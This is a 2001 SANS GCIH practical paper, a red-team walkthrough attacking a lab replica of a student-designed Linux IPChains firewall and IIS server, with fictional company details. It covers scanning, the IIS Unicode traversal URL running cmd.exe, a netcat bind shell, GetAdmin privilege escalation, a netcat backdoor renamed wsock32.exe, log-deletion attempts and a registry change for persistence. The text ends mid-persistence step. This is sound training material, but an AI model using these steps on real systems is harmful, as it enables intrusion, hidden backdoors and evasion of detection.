Global Information Assurance Certification Paper

GCIH Practical Exam v1.4
Red Team Assessment
SANS Security 2001

David L. Wagner
April 4, 2001


Introduction

The following paper is a "Red Team" assessment of a firewall architecture created by Dujko Radovnikovic for his SANS Security DC 2000 GCFW Practical Assignment. In Dujko's practical, he designed a secure environment based on the SANS Top Ten vulnerabilities and the VISA "Ten Commandments" using Linux IPChains. I have duplicated the environment in an attempt to make a security assessment of his design.

The environment depicted in the original practical consisted of a Linux SlackWare box running kernel 2.2.16 and IPChains 1.3.9. This box served as a firewall with two interfaces. One interface connected to a screened network where various company servers would be located and the other interface connected to the internet. For the attacking machine Dujko used a UltraSparc5 running Solaris 7 which was located on the internet side of the Linux firewall. And for the victim machine, a Windows 98 box using NukeNabber to simulate open TCP/UDP ports was used.

I have attempted to duplicate the original configuration as much as possible with respect to the Linux firewall and to the IP addressing scheme. The only exception would be the addition of several IPChains rules to allow access from the internet to a web/FTP server on the screened network. For the victim machine I used a "Typical" install of Windows NT 4.0 Server with SP3 running a "Typical" install of IIS. For the attacker machine I created a RedHat Linux 6.2 box equipped with various scanning tools including Nmap and Nessus.

The following diagram depicts the architecture based on Dujko Radovnikovic's design that I performed an assessment against:



The following IPChains rules were added to Dujko's original rc.firewall script to allow TCP port 80 access to the screened web server:

```
$IPCHAINS -A input  -i $EXTERNALIF -p tcp -s 0/0 -d 192.168.2.4 80 -l -j ACCEPT
$IPCHAINS -A output -i $SCREENEDIF -p tcp -s 0/0 -d 192.168.2.4 80 -l -j ACCEPT
$IPCHAINS -A input  -i $SCREENEDIF -p tcp -s 192.168.2.4 80 -d 0/0 -l -j ACCEPT
$IPCHAINS -A output -i $EXTERNALIF -p tcp -s 192.168.2.4 80 -d 0/0 -l -j ACCEPT
```

To support FTP, TCP ports 20 and 21 were enabled using the following rules:

```
$IPCHAINS -A input  -i $EXTERNALIF -p tcp -s 0/0 -d 192.168.2.4 21 -l -j ACCEPT
$IPCHAINS -A output -i $SCREENEDIF -p tcp -s 0/0 -d 192.168.2.4 21 -l -j ACCEPT
$IPCHAINS -A input  -i $SCREENEDIF -p tcp -s 192.168.2.4 21 -d 0/0 -l -j ACCEPT
$IPCHAINS -A output -i $EXTERNALIF -p tcp -s 192.168.2.4 21 -d 0/0 -l -j ACCEPT
```

```
$IPCHAINS -A input  -i $EXTERNALIF -p tcp -s 0/0 -d 192.168.2.4 20 -l -j ACCEPT
$IPCHAINS -A output -i $SCREENEDIF -p tcp -s 0/0 -d 192.168.2.4 20 -l -j ACCEPT
$IPCHAINS -A input  -i $SCREENEDIF -p tcp -s 192.168.2.4 20 -d 0/0 -l -j ACCEPT
$IPCHAINS -A output -i $EXTERNALIF -p tcp -s 192.168.2.4 20 -d 0/0 -l -j ACCEPT
```

It should be noted that within IPChains the input/output commands do not mean that the firewall should grant access for a packet both inbound from the internet and outbound from the screened network. Rather, the commands state that the firewall should allow the packet to enter an interface on the firewall and exit an interface on the firewall. To maintain Dujko's firewall script, I was required to implement these rules as shown. Otherwise, packets would enter an interface and then not be allowed back out.

As stated previously, the goal of this paper is to provide an assessment of the architecture described. I have attempted to put "blinders" on as to my knowledge of the predefined security architecture in hopes of making my assessment as realistic as possible. My goal is to attempt to access hosts behind the specified firewall and compromise them where possible using existing weaknesses in the firewall/host configuration.

I have documented key steps during the attacking process so that my assessment could be easily duplicated. I have also attempted to document all the sources of information and tools used within this assessment. It should be noted that I have left out the many failed attempts caused by the significant learning curve I observed in completing this practical so as not to confuse the reader.

The rest of this paper attempts to follow the guidelines provided in the SANS Computer and Network Hacker Exploits course. The main components of this course include: Reconnaissance, Scanning, Exploiting Systems, Keeping Access and Covering the Tracks.

In addition, the Reconnaissance stage of the attack is mostly fictional as I didn't want to target a real life organization so I've changed names and numbers as needed….

Step 1 – Reconnaissance

The first phase of my attack consists of performing some initial "leg work". As a hacker I select a company that I wanted to infiltrate and performed some necessary reconnaissance to retrieve valuable information about their network infrastructure. With this data I will be able fine tune my attack in hopes of gaining access to one or more of their systems.

I started my information gathering by performing simple web searches using common search engines including Yahoo, Lycos and AltaVista. Through various keyword combinations I was able to discover that the victim (from here on known as Victim Incorporated) operated a company web server with a URL of http://www.victiminc.com.

I access the company web site and scan through its content taking note of any phone numbers and email addresses I am able to find. I then used an online WhoIs service provided by ARIN to obtain IP domain information that may be needed further in the attack including registered address blocks and administrative contacts. While attempting to gain access to the company's web server may be an obvious challenge, the information gleaned from WhoIs could be used to provide additional targets and possible phone numbers and victims for social engineering should their internet presence be a dead end.

By accessing ARIN at http://whois.arin.net/whois/index.html and entering "Victim Incorporated" for the search I was able to obtain the following information:

```
Victim Incorporated (NETBLK-XXXXX-192-168-2-0
   SomeStreet
   SomeCity, SomeState  SomeZip
   SomeCountry

   Netname: XXXXX-192-168-2-0
   Netblock: 192.168.2.0 - 192.168.2.255

   Coordinator:
      Smith, JoeBob  (XXXXXX-ARIN)  joebob@victiminc.com
      (XXX) XXX-XXXX

   Record last updated on XX-XXX-XXXX.
   Database last updated on XX-XXX-XXXX XX:XX:XX XXX.
```

I then attempted a simple nslookup command to obtain the IP address for the company's web server since this is the obvious first attack:

```
[root@wagnerdl /root]# nslookup
Default Server:  adns.adomain.com
Address:  xxx.xxx.xxx.xxx

> www.victiminc.com
Server: adns.adomain.com
Address:  xxx.xxx.xxx.xxx

Name:    www.victiminc.com
Address:  192.168.2.4
```

With the information provide by these simple to use tools I am now ready to attempt to find weaknesses in Victim Incorporated's network infrastructure.

Step 2 – Scanning

On my Linux attacking system I have loaded two common scanning software programs available for free on the internet, Nmap and Nessus. Nmap is a *NIX IP port scanner that is available from http://www.insecure.org/nmap and Nessus is a host vulnerability scanner that can be downloaded from http://www.nessus.org. Nessus consists of a client application that can run on various *NIX systems and Win32. In addition, Nessus has a *NIX server portion that actually performs the vulnerability scans.

To start the scanning process I will use a simple ping command to see if the web server is accessible by ICMP echo request traffic. From the attacking system I type *ping 192.168.2.4*. After several seconds of inactivity I press Control-C and see that I am not able to successfully ping the web server as displayed below (notice the 0 packets received and the 100% packet loss):

```
[root@wagnerdl /root]# ping 192.168.2.4
PING 192.168.2.4 (192.168.2.4) from 172.16.2.2 : 56(84) bytes of data.

--- 192.168.2.4 ping statistics ---
110 packets transmitted, 0 packets received, 100% packet loss
```

The results of this ping show that ICMP echo request traffic is not being allowed to the server. This does not mean that the server is inaccessible as I have used a web browser to view its content so I need to try something else.

To isolate what ports are accessible on the web server I decide to use Nmap. Nmap has many different port scanning options available including Operating System fingerprinting. The first scan I decide to use to verify my connectivity to the remote web server and to locate additional active host IP addresses on the victim's network *is nmap -sP 192.168.2.0/24*. This command will send both ICMP echo requests and TCP ACK packets to port 80 to all machines on the victim's network in hopes of locating multiple hosts with open ports. The results of the command are listed below:

```
[root@wagnerdl scanning]# nmap -sP 192.168.2.0/24

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Host  (192.168.2.4) appears to be up.
Nmap run completed -- 256 IP addresses (1 host up) scanned in 83 seconds
```

From the Nmap results I am able to determine that only one host, the web server, is available. Based on our previous failed attempt at pinging the web server it would only stand to reason that I am connecting on TCP port 80 using the *nmap -sP* scan.

Next I used Nmap to attempt to gain additional information as to what ports are open on the web server other than TCP port 80, if any. In addition I will attempt to discover what OS the box is running by issuing the following Nmap command*: nmap -sS -O 192.168.2.4*. The "-sS" parameter tells Nmap to perform a TCP SYN scan and the "-O' parameter instructs Nmap to attempt to identify the remote hosts operating system. Below are the results from the command:

```
[root@wagnerdl scanning]# nmap -sS -O 192.168.2.4

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.2.4):
(The 1520 ports scanned but not shown below are in state: filtered)
Port       State       Service
20/tcp     closed      ftp-data
21/tcp     open        ftp
80/tcp     open        http

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=2 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 269 seconds
```

The results from the scan show that in addition to TCP port 80, TCP ports 20 (FTP data) and 21 (FTP control) are also open. Plus, Nmap was able to identify the box as a Microsoft Windows machine. This information will be very valuable in helping to compromise the remote system.

I then attempt a UDP scan of the box with Nmap looking for any open UDP ports by issuing the following command: *nmap –sU 192.168.2.4*. The results of the command are displayed below:

```
[root@wagnerdl scanning]# nmap -sU 192.168.2.4

Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
All 1448 scanned ports on (192.168.2.4) are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 172 seconds
```

Based on these results, Nmap was unable to locate any open UDP ports on the web server. This leaves me the web or the FTP server to attempt to compromise. Since Nmap has identified TCP port 21 as being open I next decide to attempt a simple FTP to the box using the command: *ftp 192.168.2.4*. Below are the results:

```
[root@wagnerdl scanning]# ftp 192.168.2.4
Connected to 192.168.2.4.
220 iis Microsoft FTP Service (Version 4.0).
Name (192.168.2.4:root):
```

From the FTP command I am able to learn that aside from the fact that a FTP server is actually running on the remote machine, the box is a Microsoft Windows machine as Nmap identified and that the box is also running Microsoft's IIS. This information significantly helps to narrow in on what vulnerabilities to attempt to compromise.

Next I use Nessus to discover any known vulnerabilities on the remote system that I can use to gain access to the box. I start the Nessus server on my machine using the command *nessusd –D*. This starts the Nessus server in the background. I then issue the command *nessus* to start the Nessus client. I then login to the Nessus server using my login. From the "Plugins" tab I select "Enable all" so that Nessus will attempt all of its known vulnerabilities on the remote host. On the "Target selection" tab I enter the IP address of the remote web server: 192.168.2.4. I then select "Start the scan" and wait while Nessus discovers what known vulnerabilities are accessible on Victim Incorporated's web server.

After the scan completes, I export the results to a text file which I've included at the end of this document in the section labeled "Appendix – Nessus Scan Results". From the results I am able to determine that many holes are currently wide open in the remote machine for me to exploit.

Step 3 – Exploiting Systems

In hopes of compromising the remote server I decide on an IIS hole that the Nessus scan found and is documented in Microsoft Security Bulletin MS 00-078. Additional information is available from SecurityFocus at http://www.securityfocus.com/vdb/bottom.html?vid=1806.

The exploit takes advantage of how an unpatched Microsoft IIS server processes extended UNICODE characters representing the "/" and "\" characters. If this attack works I will be able to run executables on the remote server as whatever user the web server is running as. This includes running shell commands from cmd.exe! I attempt the attack by entering the following in my web browser: http://192.168.2.4/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\. Entering this command results in the following output from the web server:

```
Directory of c:\

01/01/00  04:46a                    0 AUTOEXEC.BAT
01/01/00  04:24a                    0 BOOT.BAK
01/01/00  04:46a                    0 CONFIG.SYS
01/01/00  09:53a        <DIR>         CPQSYSTEM
01/01/00  10:25a        <DIR>         Inetpub
01/01/00  10:07a        <DIR>         Multimedia Files
04/02/01  04:04p          536,870,912 pagefile.sys
01/01/00  10:24a        <DIR>         Program Files
01/01/00  04:21a        <DIR>         RIB
01/01/00  10:25a        <DIR>         TEMP
01/01/00  04:35a                    0 WIN386.SWP
04/02/01  04:04p        <DIR>         WINNT
              12 File(s)    536,870,912 bytes
                          3,455,132,672 bytes free
```

Based on the results, the web server is vulnerable to this attack. Since this was successful I decide to feel my way around and see what I have access to. Next I enter the following command to view the contents of the c:\inetpub directory: http://192.168.2.4/msadc/..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\inetpub. This results in the following response from the web server:

```
Directory of c:\inetpub

01/01/00  10:25a        <DIR>         .
01/01/00  10:25a        <DIR>         ..
01/01/00  10:25a        <DIR>         Catalog.wci
03/29/01  09:43a        <DIR>         ftproot
01/01/00  10:24a        <DIR>         iissamples
01/01/00  10:24a        <DIR>         Mail
01/01/00  10:25a        <DIR>         Mailroot
04/02/01  05:02p        <DIR>         scripts
04/02/01  05:21p        <DIR>         wwwroot
               9 File(s)              0 bytes
                          3,455,132,672 bytes free
```

Since this attack appears to work I then search the internet for tools that will help me exploit this vulnerability. I quickly find an interesting utility called Unitools at the following URL http://hackersclub.com/km/files/nt. These tools are written in perl and

provide a friendly interface that will create an ASP page on the web server to assist in the uploading up files. They also provide a means for remotely executing another utility called NetCat.

After a few minutes of searching I am able to locate the download site for NetCat at http://www.l0pht.com/~weld/netcat. NetCat is a versatile tool that provides many interesting features including the ability to provide a remote telnet-like session on any accessible port.

After reading the simple documentation provided with the Unitools scripts, I create the upload service on the remote server as follows:


```
[root@wagnerdl unitools]# perl unicodeloader.pl 192.168.2.4:80 'c:\inetpub\wwwroot'

Creating uploading webpage on 192.168.2.4 on port 80.
The webroot is c:\inetpub\wwwroot.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\Inetpub\scripts
sensepost.exe not found - lets copy it quick
uploading ASP section:
............
uploading the INC section: (this may take a while)
..........................................................................
..........................................................................
.....................
upload page created.

Now simply surf to 192.168.2.4/upload.asp and enjoy.
Files will be uploaded to c:\inetpub\wwwroot
```

Per the results I open my browser and surf to http://192.168.2.4/upload.asp. The following page is displayed:



Using this ASP page I upload the Windows version of NetCat that I downloaded. I also upload a utility called WHOAMI.EXE from the Microsoft Windows NT Resource Kit that will help me identify what user the web server is running as. If I am extremely lucky it is running as Administrator!

I then issue the following Unitools script from my machine to start the NetCat service on the remote host:

```
[root@wagnerdl unitools]# perl unicodexecute3.pl 192.168.2.4:80 'c:\inetpub\wwwroot\nc -l
-p 20 -e cmd.exe'
testing directory
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\WINNT\System32\inetsrv\iisadmpwd
sensepost.exe not found - lets copy it
```

Per the instructions provided with Unitools I then issue the following command and pray for a successful login (note that I used TCP port 20 instead of the suggested TCP port 80 as I experienced better results with access to my remote NetCat shell):

```
[root@wagnerdl /root]# telnet 192.168.2.4 20
Trying 192.168.2.4...
Connected to 192.168.2.4.
Escape character is '^]'.
```

```
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\System32\inetsrv\iisadmpwd>
```

The previous results show me successfully logging into Victim Incorporated's web server! Now I need to find out who I am logged in as. To do this I look for the WHOAMI command that I uploaded to the server and then execute it by performing the following tasks:

```
C:\WINNT\system32>cd \inetpub\wwwroot
cd \inetpub\wwwroot

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  12:49a        <DIR>          .
04/03/01  12:49a        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/02/01  11:14p        <DIR>          images
04/02/01  11:20p                59,392 nc.exe
04/02/01  11:14p                 2,504 postinfo.html
04/02/01  11:20p                   500 upload.asp
04/02/01  11:20p                 6,051 upload.inc
04/02/01  11:26p                 7,680 whoami.exe
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              12 File(s)         82,549 bytes
                          2,644,334,080 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>whoami
whoami
IUSR_IIS
```

Based on the results, I am logged in as IUSR_IIS, the standard Microsoft IIS user account created during install. By default, this user only has limited access by being a member of the Guest group. I decide to verify this by attempting to execute a privileged command that my Guest status doesn't normally allow and shouldn't be noticed if it succeeds. I enter the following command from my NetCat shell:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>at
at
The service has not been started.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>net start Schedule
net start Schedule
System error 5 has occurred.

Access is denied.
```

The access denied message tells me the IUSR_ISS user account probably still has its default security enabled. If I am going to be able to gain full access to this box I am going to need Administrator rights.

I search the internet for a known hack that will elevate me to privileged user on an NT 4.0 server and quickly find a utility call GetAdmin. I download the program to my Linux machine from the site http://www.cmpsoft.com/getadmin.htm. After reading the documentation I upload the utility and it's associated DLL to the remote server using the ASP upload page I previously installed. To execute GetAdmin I enter the following:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  12:51a        <DIR>          .
04/03/01  12:51a        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/03/01  12:51a                39,936 GASYS.DLL
04/03/01  12:51a                30,720 GetAdmin.exe
04/02/01  11:14p        <DIR>          images
04/02/01  11:20p                59,392 nc.exe
04/02/01  11:14p                 2,504 postinfo.html
04/02/01  11:20p                   500 upload.asp
04/02/01  11:20p                 6,051 upload.inc
04/02/01  11:26p                 7,680 whoami.exe
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              14 File(s)        153,205 bytes
                         2,644,263,424 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>getadmin iusr_iis
getadmin iusr_iis
Congratulations , now account iusr_iis have administrator rights!
```

I then test my wings by retrying my previous *net start* test on the remote server only to discover that I am still grounded. Here is how I did that and my results:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>at
at
The service has not been started.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>net start Schedule
net start Schedule
System error 5 has occurred.

Access is denied.
```

Based on these results, the server must be rebooted before my account will become Administrator equivalent provided the program did what it was supposed to do. If hot-fixes have been applied I will need to look elsewhere. But, based on the gaping holes I have encountered so far I doubt that.

At this time I need to make a decision, I can look for a hack to cause the system to reboot or I can wait patiently for someone at Victim Incorporated to reboot the box for me. I decide that I have taken enough chances for today and that it would be safer to clean up

my tracks and wait for someone to do the job for me.

I execute the following command to copy NetCat from the web root directory to c:\winnt\system32 and at the same time rename the command to something less obvious: wsock32.exe. I do this by executing the following commands from my NetCat shell:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>copy nc.exe \winnt\system32\wsock32.exe
copy nc.exe \winnt\system32\wsock32.exe
        1 file(s) copied.

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>exit
Connection closed by foreign host.
```

The last command logs me off of my NetCat session. I then execute the following commands to restart NetCat on the remote server using the copy I created in the c:\winnt\system32 directory:

```
[root@wagnerdl unitools]# perl unicodexecute3.pl 192.168.2.4:80
'c:\winnt\system32\wsock32 -l -p 20 -e cmd.exe'
testing directory
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\WINNT\System32\inetsrv\iisadmpwd
sensepost.exe found on system

[root@wagnerdl /root]# telnet 192.168.2.4 20
Trying 192.168.2.4...
Connected to 192.168.2.4.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\System32\inetsrv\iisadmpwd>
```

Since I am successful, I decide it is time to clean up my tracks. First I try to erase my traces from the IIS log file. I do this by executing the following commands:

```
C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>cd \winnt\system32\logfiles\w3svc1
cd \winnt\system32\logfiles\w3svc1

C:\WINNT\system32\LogFiles\W3SVC1>
C:\WINNT\system32\LogFiles\W3SVC1>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\WINNT\system32\LogFiles\W3SVC1

04/03/01  12:04p        <DIR>          .
04/03/01  12:04p        <DIR>          ..
04/03/01  07:15a                65,536 ex010403.log
               4 File(s)         65,536 bytes
                           2,644,613,120 bytes free

C:\WINNT\system32\LogFiles\W3SVC1>
C:\WINNT\system32\LogFiles\W3SVC1>del *.log
del *.log
C:\WINNT\system32\LogFiles\W3SVC1\ex010403.log
The process cannot access the file because
it is being used by another process.
```

Since the IIS server is currently running and I don't have authority to temporarily stop it, I am forced to leave the IIS logs and hope no one notices my attacks.

I use the following commands from my NetCat shell to clean up the rest of the system in hopes that the most obvious changes won't be noticed:

```
C:\WINNT\system32\LogFiles\W3SVC1>cd \inetpub\wwwroot
cd \inetpub\wwwroot

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  12:09p        <DIR>          .
04/03/01  12:09p        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/03/01  12:08p                39,936 GASYS.DLL
04/03/01  12:08p                30,720 GetAdmin.exe
04/02/01  11:14p        <DIR>          images
04/03/01  11:56a                59,392 nc.exe
04/02/01  11:14p                 2,504 postinfo.html
04/03/01  11:55a                   500 upload.asp
04/03/01  11:55a                 6,051 upload.inc
04/03/01  11:56a                 7,680 whoami.exe
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              14 File(s)        153,205 bytes
                         2,644,613,120 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del gasys.dll
del gasys.dll

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del getadmin.exe
del getadmin.exe

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del nc.exe
del nc.exe

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.asp
del upload.asp

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del upload.inc
del upload.inc

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>del whoami.exe
del whoami.exe

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  12:10p        <DIR>          .
04/03/01  12:10p        <DIR>          ..
```

```
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/02/01  11:14p        <DIR>          images
04/02/01  11:14p                 2,504 postinfo.html
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
               8 File(s)          8,926 bytes
                          2,644,756,992 bytes free
```

I then type *exit* from my remote shell and decide to try back in a week or so in hopes that my security will have elevated by that time to Administrator level.

Step 4 – Keeping Access

I try accessing Victim Incorporated's web site several times over the next several weeks using the backdoor I have created using NetCat. Finally, on the third try I am successful in executing the *net start* command, whereas my previous attempts had failed with an "Access is denied" message. Listed below are the commands I executed during my successful attempt:

```
[root@wagnerdl unitools]# perl unicodexecute3.pl 192.168.2.4:80
'c:\winnt\system32\wsock32 -l -p 20 -e cmd.exe'
testing directory
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\WINNT\System32\inetsrv\iisadmpwd
sensepost.exe found on system

[root@wagnerdl /root]# telnet 192.168.2.4 20
Trying 192.168.2.4...
Connected to 192.168.2.4.
Escape character is '^]'.
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\System32\inetsrv\iisadmpwd>
C:\WINNT\System32\inetsrv\iisadmpwd>at
at
The service has not been started.

C:\WINNT\System32\inetsrv\iisadmpwd>
C:\WINNT\System32\inetsrv\iisadmpwd>net start Schedule
net start Schedule
The Schedule service is starting.
The Schedule service was started successfully.
```

The results from the previous commands show me remotely starting the NetCat program I hid in the c:\winnt\system32 under the name wsock32.exe on the Victim Incorporated's web server using one of the Unitools scripts. I then opened a telnet session to their box on TCP port 20 and obtained a successful login. Finally, I checked to see if the Scheduler service was running on the remote system. After discovering that it was not, I issued the command *net start Schedule* and successfully started the service thus proving my user privileges have been elevated beyond Guest status.

Next I decide to put into place a more permanent means for accessing the remote system by ensuring that my NetCat backdoor will be run automatically in case the Unicode hole I

have been exploiting is locked down via the installation of service packs or hot-fixes on the box. I decide to implement this by installing NetCat as a service and then using the NT Scheduler to periodically restart the service to ensure it remains accessible.

For this to work I need to upload several tools to the box that will allow me to make changes to the registry and also provide the means to run NetCat as a service. The tools I selected are from the Windows NT 4.0 Resource Kit and are called REG.EXE, INSTSRV.EXE and SRVANY.EXE.

Since I previously removed my ability to upload files to the server by deleting the UPLOAD.ASP and UPLOAD.INC files from web root directory, I begin by recreating using the Unitools scripts from my machine as follows:

```
root@wagnerdl unitools]# perl unicodeloader.pl 192.168.2.4:80 'c:\inetpub\wwwroot'

Creating uploading webpage on 192.168.2.4 on port 80.
The webroot is c:\inetpub\wwwroot.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: C:\Inetpub\scripts
sensepost.exe found on system
uploading ASP section:
.............
uploading the INC section: (this may take a while)
..................................................................................
..................................................................................
......
upload page created.

Now simply surf to 192.168.2.4/upload.asp and enjoy.
Files will be uploaded to c:\inetpub\wwwroot
```

I then access the newly created UPLOAD.ASP file on the remote server using my web browser to upload the Resource Kit tools I will need. After the files are uploaded, I first check to make sure they are there then use the REG.EXE program to make a change to the registry on the remote machine to convert the Scheduler service from starting manually to automatically. Below are the commands I entered on the victim's web server:

```
C:\WINNT\System32\inetsrv\iisadmpwd>
C:\WINNT\System32\inetsrv\iisadmpwd>cd \inetpub\wwwroot
cd \inetpub\wwwroot

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is B098-E28B

 Directory of C:\Inetpub\wwwroot

04/03/01  02:53p        <DIR>          .
04/03/01  02:53p        <DIR>          ..
04/02/01  11:14p        <DIR>          cgi-bin
04/02/01  11:14p                 4,663 default.asp
04/02/01  11:14p        <DIR>          images
04/03/01  02:53p                37,888 instsrv.exe
04/02/01  11:14p                 2,504 postinfo.html
04/03/01  02:53p                95,744 REG.EXE
04/03/01  02:53p                13,312 srvany.exe
```

```
04/03/01  02:52p                   500 upload.asp
04/03/01  02:52p                 6,051 upload.inc
04/02/01  11:14p        <DIR>          _private
04/02/01  11:14p                 1,759 _vti_inf.html
              13 File(s)        162,421 bytes
                         2,644,521,984 bytes free

C:\Inetpub\wwwroot>
C:\Inetpub\wwwroot>reg update "HKLM\SYSTEM\CurrentControlSet\Services\Schedule\Start"=2
reg update "HKLM\SYSTEM\CurrentControlSet\Services\Schedule\Start"=2
The operation completed successfully.
```

